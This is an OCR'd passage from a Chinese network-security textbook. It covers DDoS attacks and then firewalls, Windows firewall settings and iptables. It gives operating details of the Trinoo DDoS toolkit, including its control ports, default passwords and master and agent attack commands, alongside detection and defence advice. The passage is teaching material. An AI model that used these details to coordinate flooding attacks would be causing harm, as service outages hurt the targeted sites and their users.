


图 5-38　模拟实验环境

DDoS 攻击不断在 Internet 出现,并在应用的过程中不断地得到完善,DDoS 采用多层 C/S 结构,一个完整的 DDoS 攻击体系一般包含 4 部分:攻击者、主控端、代理端和被攻击者,其体系结构如图 5-38 所示。这种多层 C/S 结构,使 DDoS 具有更强的攻击能力,并且能



较好地隐藏攻击者的真实地址。

DDoS已有一系列比较成熟的软件产品，如Trinoo、TFN、TFN2K等，它们的基本核心和攻击思路是类似的，下面通过Trinoo（拒绝服务攻击工具包）对DDoS攻击进行介绍。

Trinoo是基于UDP Flood的攻击软件，它向被攻击目标主机的随机端口发送全零的4字节UDP包，被攻击主机的网络性能在处理这些超出其处理能力的垃圾数据包的过程中不断下降，直至不能提供正常服务甚至崩溃。Trinoo使用的端口如下：

（1）攻击者主机到主控端主机27665/TCP。

（2）主控端主机到代理端主机27444/UDP。

（3）代理端主机到主控端主机31335/UDP。

Trinoo网络由主控端（master. c）和Trinoo代理端（ns. c）组成。典型的Trinoo网络结构如图5-38所示。

Trinoo通过以下3个模块实现攻击功能：

（1）攻击守护进程（NS），图5-38中的代理端。

（2）攻击控制进程（MASTER），图5-38中的主控端。

（3）客户端（标准telnet，netcat等），图5-38中的攻击者。

攻击守护进程（NS）是真正实施攻击的程序，它一般和攻击控制进程（MASTER）所在主机分离，在源文件ns. c编译的时候，需要加入可控制其执行的攻击控制进程（MASTER）所在主机IP，（只有在ns. c中的IP方可发起NS的攻击行为）编译成功后，黑客通过目前比较成熟的主机系统漏洞破解（如RPC. CMSD，RPC. TTDBSERVER，RPC. STATD）可以方便地将大量NS植入互联网中有上述漏洞主机内。NS运行时，会首先向攻击控制进程（MASTER）所在主机的31335端口发送内容为HELLO的UDP包，表示它自身的存在，随后攻击守护进程即处于对端口27444的侦听状态，等待MASTER攻击指令的到来。

攻击控制进程（MASTER）在收到攻击守护进程的HELLO包后，会在自己所在目录生成一个加密的可利用主机表文件，MASTER的启动是需要密码的，在正确输入默认密码gOrave后，MASTER即成功启动，它一方面侦听端口31335，等待攻击守护进程的HELLO包；另一方面侦听端口27665，等待客户端对其的连接。当客户端连接成功并发出指令时，MASTER所在主机将向攻击守护进程NS所在主机的27444端口传递指令。

客户端不是Trinoo自带的一部分，可用标准的能提供TCP连接的程序，如telnet、netcat等，连接MASTER所在主机的27665端口，输入默认密码betaalmostdone后，即完成了连接工作，进入攻击控制可操作的提示状态。

Trinoo主控端的远程控制是通过在27665/TCP端口建立TCP连接实现的。在连接建立后，用户必须提供正确的口令（betaalmostdone）。如果在已有人通过验证时又有另外的连接建立，则一个包含正在连接IP地址的警告信息会发送到已连接主机（程序提供的IP地址似乎有错，但警告信息仍被发送）。毫无疑问，这个功能最终的完整实现将能给予攻击者足够的时间在离开之前清除痕迹。

表5-11～表5-13所示分别是默认的口令、主控端命令、代理端命令及各自的说明。

表 5-11　默认的口令及其说明

默认的口令	说　明	默认的口令	说　明
betaalmostdone	Trinoo 主控端远程接口口令	killme	Trinoo 主控端控制指令 mdie 验证口令
gOrave	Trinoo 主控端启动(提示"??")	l44adsl	Trino 代理端口令

表 5-12　主控端命令及其说明

命　令	说　明	命　令	说　明
bcast	列出所有激活的广播主机	mdos	对多个目标主机实施攻击
die	关闭主控端	mping	请求攻击守护进程 NS 回应，监测 NS 是否工作
dos	对某一目标主机实施攻击，如 dos 12.34.45.56	msize	设置 DOS 攻击时使用的 UDP 包的大小
help [cmd]	服务器或命令的帮助信息	mtimer N	设定攻击时长为 N 秒
info	打印版本和编译信息	nslookup host	对指定的主机进行域名查询
killdead	尝试清除死锁的广播主机	quit	退出主控端登录
mdie	停止正在实施的攻击，使用这一功能需要输入口令 killme	usebackup	切换到由 killdead 命令建立的广播主机备份文件

表 5-13　代理端命令及其说明

命　令	说　明
aaa pass IP	攻击指定的 IP 地址
rsz N	设置 DOS 攻击的缓冲区大小为 N 字节
xyz pass 123:ip1:ip2:ip3	多个 DOS 攻击。类似 aaa 命令，但可以同时攻击多个 IP 地址

5.6.2　DOS 与 DDoS 攻击的原理

1. DOS

DOS(Denial of Service，拒绝服务)攻击是通过对主机特定漏洞的利用进行攻击导致网络栈失效、系统崩溃、主机死机而无法提供正常的网络服务功能，从而造成拒绝服务，或者利用合理的服务请求来占用过多的服务器资源(包括网络带宽、文件系统空间容量或者网络连接等)，致使服务器超载，最终无法响应其他用户正常的服务请求。

DOS 攻击一般采用一对一的方式。

常见的 DOS 攻击方式有死亡之 ping(ping of death)、TCP 全连接攻击、SYN Flood、SYN/ACK Flood、TearDrop、Land、Smurf、刷 Script 脚本攻击、UDP 攻击等。

2. DDoS

DDoS(Distributed Denial of Service，分布式拒绝服务)攻击，又称"洪水式攻击"，是在



DOS攻击的基础上产生的一种分布式、协作式的大规模拒绝服务攻击方式，其攻击策略侧重于通过很多“僵尸主机”(被攻击者入侵过或可间接利用的主机)向受害主机发送大量看似合法的网络数据包，从而造成网络阻塞或服务器资源耗尽而导致拒绝服务，分布式拒绝服务攻击一旦被实施，攻击网络数据包就会如洪水般涌向受害主机，从而把合法用户的网络数据包淹没，导致合法用户无法正常访问服务器的网络资源。DDoS攻击是目前难以防范的攻击手段，这种攻击主要针对大的站点。由于攻守双方系统资源的差距悬殊，DDoS攻击具有更大的破坏性。

DDoS的攻击形式主要有流量攻击和资源耗尽攻击。

(1) 流量攻击

流量攻击主要是针对网络带宽的攻击，即大量攻击包导致网络带宽被阻塞，合法网络包被虚假的攻击包淹没而无法到达主机。

(2) 资源耗尽攻击

资源耗尽攻击主要是针对服务器主机的攻击，即通过大量攻击包导致主机的内存被耗尽或CPU被占完而导致无法提供正常网络服务。

DDoS攻击采用多对一的方式。

常见的DDOS攻击方式有SYN Flood、ACK Flood、UDP Flood、ICMP Flood、TCP Flood、Connections Flood、Script Flood、Proxy Flood等。

5.6.3 DOS与DDoS攻击检测与防范

1. 拒绝服务攻击的检测

常用的检测方法有：使用ping命令检测，使用netstat命令检测。

(1) 使用ping命令检测

使用ping命令检测时如果出现超时或者严重丢包的现象，则有可能是受到了流量攻击。如果使用ping命令测试某服务器时基本正常，但无法访问服务(比如无法打开网页等)，而ping同一交换机上的其他主机正常，则有可能是受到了资源耗尽攻击。

(2) 使用netstat命令检测

在服务器上执行netstat -an命令，如果显示大量的SYN_RECEIVED、TIME_WAIT、FIN_WAIT_1等状态，而ESTABLISHED状态很少，则可以判定是受到了资源耗尽攻击。

2. 拒绝服务攻击的防范

防范DDoS是一个系统工程，若想仅仅依靠某种系统或产品防范DDoS是不现实的。目前，完全杜绝DDoS也是不可能的，但通过适当的措施还是可以防范大多数一般性的DDoS攻击。具体有以下几项：

(1) 采用高性能的网络设备。最好采用高性能的网络设备，并且及时升级主机服务器的硬件配置，尤其是主机和内存，以提高抗拒绝服务攻击的能力。

(2) 避免NAT的使用。无论是路由器还是防火墙都要避免使用NAT(网络地址



转换)。

(3) 充足的网络带宽。网络带宽直接决定了网络能够承受拒绝服务攻击的能力。

(4) 把网站做成静态页面。把网站尽可能做成静态页面,不仅可以提高抗攻击能力,还能够增加黑客入侵的难度,比如搜狐、新浪等大型门户网站主要采用静态页面。

(5) 增强操作系统的 TCP/IP 栈。

(6) 安装专业抗 DDoS 防火墙。

(7) 采用负载均衡技术。

将网站分布在多个主机上,每个主机只提供网站的一部分服务,避免受攻击时全部瘫痪。

5.7　防火墙技术

计算机网络安全是指利用网络管理控制和技术措施,保证在一个网络环境里,信息数据的保密性、完整性和可使用性受到保护。网络安全防护的根本目的就是防止计算机网络存储、传输的信息被非法使用、破坏和篡改。防火墙技术正是实现上述目的的一种常用的计算机网络安全技术。

5.7.1　防火墙的功能与分类

防火墙(FireWall)是一种重要的网络防护设备,是一种保护计算机网络、防御网络入侵的有效机制。

1. 防火墙的基本原理

防火墙是控制从网络外部访问本网络的设备,通常位于内网与 Internet 的连接处(网络边界),充当访问网络的唯一入口(出口),用来加强网络之间访问控制,防止外部网络用户以非法手段通过外部网络进入内部网络,访问内部网络资源,从而保护内部网络设备。防火墙根据过滤规则来判断是否允许某个访问请求。

2. 防火墙的作用

防火墙能够提高网络整体的安全性,因而给网络安全带来了众多好处,防火墙的主要作用有如下几点:

(1) 保护易受攻击的服务。

(2) 控制对特殊站点的访问。

(3) 集中的安全管理。

(4) 过滤非法用户,对网络访问进行记录和统计。

3. 防火墙的基本类型

根据防火墙的外在形式可以分为软件防火墙、硬件防火墙、主机防火墙、网络防火墙、



Windows 防火墙、Linux 防火墙等。

根据防火墙所采用的技术可以分为包过滤型、NAT、代理型和监测型防火墙等。

(1) 包过滤型

包过滤型防火墙的原理：监视并且过滤网络上流入/流出的 IP 数据包，拒绝发送可疑的数据包。包过滤型防火墙设置在网络层，可以在路由器上实现包过滤。首先应建立一定数量的信息过滤表。数据包中都会包含一些特定信息，如源 IP 地址、目的 IP 地址、传输协议类型(TCP、UDP、ICMP 等)、源端口号、目的端口号、连接请求方向等。当一个数据包满足过滤表中的规则时，则允许数据包通过，否则便会将其丢弃。

先进的包过滤型防火墙可以判断这一点，它可以提供内部信息以说明所通过的连接状态和一些数据流的内容，把判断的信息同规则表进行比较，在规则表中定义了各种规则来表明是否同意或拒绝包的通过。包过滤型防火墙检查每一条规则直至发现包中的信息与某规则相符。如果没有一条规则能符合，防火墙就会使用默认规则，一般情况下，默认规则就是要求防火墙丢弃该包。其次，通过定义基于 TCP 或 UDP 数据包的端口号，防火墙能够判断是否允许建立特定的连接，如 Telnet、FTP 连接。

包过滤技术的优缺点如下。

① 优点。简单实用，实现成本较低，在应用环境比较简单的情况下，能够以较小的代价在一定程度上保证系统的安全。

② 缺点。包过滤技术是一种完全基于网络层的安全技术，无法识别基于应用层的恶意侵入，如图 5-39 所示。




图 5-39　包过滤技术

(2) NAT(网络地址转换)

NAT 是一种用于把私有 IP 地址转换成公有 IP 地址的技术。它允许具有私有 IP 地址的内部网络访问互联网。

当受保护网连到 Internet 上时，受保护网用户若要访问 Internet，必须使用一个合法的 IP 地址。但由于合法 Internet IP 地址有限，而且受保护网络往往有自己的一套 IP 地址规划(非正式 IP 地址)。网络地址转换器就是在防火墙上装一个合法 IP 地址集。当内部某一用户要访问 Internet 时，防火墙动态地从地址集中选一个未分配的地址分配给该用户，该用户即可使用这个合法地址进行通信。同时，对于内部的某些服务器如 Web 服务器，网络地址转换器允许为其分配一个固定的合法地址。外部网络的用户就可通过防火墙来访问内部的服务器。这种技术既缓解了少量的 IP 地址和大量的主机之间的矛盾，又对外隐藏了内部主机的 IP 地址，提高了安全性。

(3) 代理型

代理型防火墙由代理服务器和过滤路由器组成。代理服务器位于客户机与服务器之间。从客户机来看，代理服务器相当于一台真正的服务器；而从服务器来看，代理服务器又是一台真正的客户机。当客户机访问服务器时，首先将请求发给代理服务器，代理服务器再根据请求向服务器读取数据，然后再将读来的数据传给客户机。由于代理服务器将内网与外网隔开，从外面只能看到代理服务器，因此外部的恶意入侵很难伤害到内网系统。

代理型防火墙的优缺点如下。

① 优点。安全性较高，可以针对应用层进行侦测和扫描，对付基于应用层的侵入和病毒都十分有效，如图 5-40 所示。

② 缺点。对系统的整体性能有较大的影响，而且代理服务器必须针对客户机可能产生的所有应用类型逐一进行设置，大大增加了系统管理的复杂性。

(4) 监测型

监测型防火墙是第三代网络安全技术。监测型防火墙能够对各层的数据进行主动的、实时的监测，如图 5-41 所示，在对这些数据加以分析的基础上，监测型防火墙能够有效地判断出各层中的非法入侵。虽然监测型防火墙在安全性上已超越了包过滤型和代理服务器型防火墙，但由于监测型防火墙技术的实现成本较高，也不易管理，所以目前在实用中的防火墙产品仍然以第二代代理型产品为主，但在某些方面也已经开始使用监测型防火墙。




图 5-40 代理型防火墙

图 5-41 监测型防火墙



图 5-42 【Windows 防火墙】对话框—【常规】选项卡

5.7.2 实例：Windows 中防火墙的配置

依次选择【开始】|【设置】|【控制面板】菜单命令，然后单击控制面板中的【安全中心】一项，再单击【Windows 防火墙】一项，即可打开【Windows 防火墙】对话框，如图 5-42 所示。

(1) 【常规】选项卡设置

如图 5-42 所示，【常规】选项卡中有两个主选项和一个子选项。

① 两个主选项：【启用(推荐)】和【关闭(不推荐)】。

② 一个子选项：【不允许例外】。

如果选中【不允许例外】复选框，Windows 防火墙将拦截所有的连接用户计算机的网络请求，包括在【例外】选项卡列表中的应用程序和系统服务。另外，防火墙也将拦截文件和打印机共享。由此可见，使用【不允许例外】选项的 Windows 防火墙过于严格了，所以比较适



用于高危环境,比如在宾馆和机场等场所连接到公共网络上的个人计算机。

默认情况下已选择【启用(推荐)】单选按钮。当 Windows 防火墙处于打开状态时,大部分程序都被阻止通过防火墙。如果想要解除对某一程序的阻止,可以将其添加到【例外】列表(【例外】选项卡)。

避免使用【关闭(不推荐)】单选按钮,除非计算机上运行了其他防火墙。关闭 Windows 防火墙可能会使计算机更容易受到黑客和恶意软件的侵害。

(2)【例外】选项卡

如果某些程序需要进行网络通信,那么可以将它们添加到【例外】列表中,在列表中的程序将被允许网络连接。

如图 5-43 所示,在【例外】选项卡界面的下方有两个添加按钮,分别是【添加程序】和【添加端口】,可以根据具体的情况手工添加例外项。

如果不清楚某个应用程序是通过哪个端口与外界通信,或者不知道它是基于 UDP 还是 TCP,可以通过【添加程序】来添加例外项。例如要允许【Thunder(迅雷)】通信,则单击【添加程序】按钮,选择应用程序 D:\Program Files\Thunder Network\Thunder\Thunder.exe,然后单击【确定】按钮将【Thunder(迅雷)】加入列表。

如果对端口号以及 TCP/UDP 比较熟悉,则可以采用后一种方式,即指定端口号的添加方式。对于每一个例外项,可以通过【更改范围】对话框指定其作用域,如图 5-44 所示。对于家用和小型办公室应用网络,推荐设置作用域为可能的本地网络。当然,也可以自定义作用域中的 IP 范围,这样只有来自特定的 IP 地址范围的网络请求才能被接受。



图 5-43 【Windows 防火墙】对话框—【例外】选项卡




图 5-44 【更改范围】对话框

(3)【高级】选项卡。

如果要使系统更加安全,那么一定要在【高级】选项卡中进行设置。

如图 5-45 所示,在【高级】选项卡中包含 4 组选项:网络连接设置、安全日志记录、ICMP 和默认设置,表 5-14 中对它们进行了说明,可以根据实际情况进行相应的配置。







图 5-45　【Windows 防火墙】对话框—【高级】选项卡

表 5-14　【高级】选项卡中的 4 组选项

选　项	说　明
网络连接设置	这里可以选择 Windows 防火墙应用到哪些连接上，当然也可以对某个连接进行单独的配置，这样可以使防火墙应用更加灵活
安全日志记录	日志选项里面的设置可以记录防火墙的跟踪记录，包括丢弃和成功的所有事项。在日志文件选项里，可以更改记录文件存放的位置，还可以手工指定日志文件的大小。系统默认的选项是不记录任何拦截或成功的事项，而记录文件的大小默认为 4MB
ICMP	互联网控制消息协议(ICMP)允许网络上的计算机共享错误和状态信息。在【ICMP 设置】对话框中选定某一项时，界面下方会显示出相应的描述信息，可以根据需要进行配置。在默认状态下，所有的 ICMP 都没有打开
默认设置	如果要将所有 Windows 防火墙设置恢复为默认状态，可单击右侧的【还原为默认值】按钮

Windows Server 2003、Windows Vista 内置防火墙的设置和 Windows XP 类似。

5.7.3　实例：Linux 防火墙配置

Linux 提供了一个非常优秀的防火墙工具 netfilter/iptables，它免费、功能强大、可以对流入/流出的信息进行灵活控制，并且可以在一台低配置的机器上很好地运行。

1. netfilter/iptables 介绍

Linux 在 2.4 版本以后的内核中包含 netfilter/iptables，系统这种内置的 IP 数据包过滤工具使得配置防火墙和数据包过滤变得更加容易，使用户可以完全控制防火墙配置和数据包过滤。netfilter/iptables 允许为防火墙建立可定制的规则来控制数据包过滤，并且还允许配置有状态的防火墙。另外，netfilter/iptables 还可以实现 NAT(网络地址转换)和数



据包的分割等功能。netfilter/iptables 从 ipchains 和 ipwadfm 演化而来，功能更加强大。

netfilter 组件也称为内核空间，是内核的一部分，由一些数据包过滤表组成，这些表包含内核用来控制数据包过滤处理的规则集。

iptables 组件是一种工具，又称用户空间，它使插入、修改和删除数据包过滤表中的规则变得容易。

使用用户空间(iptables)构建自己定制的规则，这些规则存储在内核空间的过滤表中。这些规则中的目标告诉内核对满足条件的数据包采取相应的措施。

根据规则处理数据包的类型，将规则添加到不同的链中。处理入站数据包的规则被添加到 INPUT 链中。处理出站数据包的规则被添加到 OUTPUT 链中。处理正在转发的数据包的规则被添加到 FORWARD 链中。这 3 个链是数据包过滤表(filter)中内置的默认主规则链。每个链都可以有一个策略，即要执行的默认操作，当数据包与链中的所有规则都不匹配时，将执行此操作(理想的策略应该丢弃该数据包)。

数据包经过 filter 表的过程如图 5-46 所示。




图 5-46　数据包经过 filter 表的过程

通过使用 iptables 命令建立过滤规则，并将这些规则添加到内核空间过滤表内的链中。添加、删除和修改规则的命令语法如下：

```
# iptables [-t table] command [match] [target]
```

(1) table

[-t table]有 3 种可用的表选项：filter、nat 和 mangle。该选项不是必需的，如未指定，则 filter 表作为默认表。

filter 表用于一般的数据包过滤，包含 INPUT、OUTPUT 和 FORWARD 链。

nat 表用于要转发的数据包，包含 PREROUTING 链、OUTPUT 链和 POSTROUTING 链。

mangle 表用于数据包及其头部的更改，包含 PREROUTING 和 OUTPUT 链。

(2) command

command 是 iptables 命令中最重要的部分，它告诉 iptables 命令要进行的操作，如插入规则、删除规则、将规则添加到链尾等。

常用的一些命令见表 5-15。

示例：

```
# iptables -A INPUT -s 192.168.0.10 -j ACCEPT
```

